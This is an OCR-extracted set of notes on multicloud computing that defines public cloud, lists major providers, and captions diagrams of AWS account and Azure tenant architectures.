
- A multicloud can be comprised of public, private, and edge clouds to achieve the enterprise's end goals.

- Public cloud is an IT model where on-demand computing services and infrastructure are managed by a third-party provider and shared with multiple organizations using the public Internet.
  - Amazon Web Service [AWS]
  - Microsoft Azure
  - Google Cloud Platform [GCP]
  - IBM Cloud
  - Oracle Cloud


AWS Multi Accounts Architecture




AWS Cross Accounts Access




AWS Single Account Architecture




Azure Working Model




Azure Multi Tenant Architecture & Access




Azure Single Tenant Architecture



